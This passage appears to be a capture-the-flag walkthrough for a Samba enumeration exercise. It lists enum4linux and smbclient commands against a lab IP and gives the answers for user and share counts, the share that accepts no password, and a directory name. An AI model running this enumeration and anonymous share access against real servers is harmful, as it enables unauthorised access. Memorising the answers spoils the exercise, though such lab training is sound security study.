
Question 2

Using enum4linux, how many users are there on the Samba server?

ANS: 3

Run ./enum4linux.pl -U 10.10.158.131 in the terminal. Find the keyword user and count the number of users.







Question 3

Now how many "shares" are there on the Samba server?

ANS: 4

Run ./enum4linux.pl -S 10.10.158.131 in the terminal. Find the keyword sharename and count the number of shares.






Question 4

Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

ANS: tbfc-santa

Firstly, use smbclient tool replacing **sharename** with the name of the share: smbclient //IP ADDRESS/**sharename**. Run the tools with each following names of the shares which are tbfc-hr, tbfc-it, tbfc-santa and IPC$. Press “enter” when you will be asked for a password. If successful, the share does not require a password.




Question 5

Log in to this share, what directory did ElfMcSkidy leave for Santa?

ANS: jingle-tunes

Log in to the share which is tbfc-santa. Key in command dir to get directory in the share.



Thought Process/Methodology:

Firstly, we need to key in cd/root/Desktop/Tools/Miscellaneous in the terminal prompt. After that, run ./enum4linux.pl -h for help option to answer question 1. Next, run ./enum4linux.pl -U 10.10.158.131 in the terminal. Find the keyword user and count the number of users for question 2. For question 3, we need to run ./enum4linux.pl -S 10.10.158.131 in the terminal. Find the keyword sharename and count the number of shares. Then, use smbclient tool replacing **sharename with the name of the share: smbclient //10.10.158.131/**sharename**. Run the tools with each following names of the shares are tbfc-hr, tbfc-it, tbfc-santa and IPC$. Press "enter" when you will be asked for a password. If successful, the share does not require a password. Log in to the share which is tbfc-santa. Key in command dir to get directory in the share.**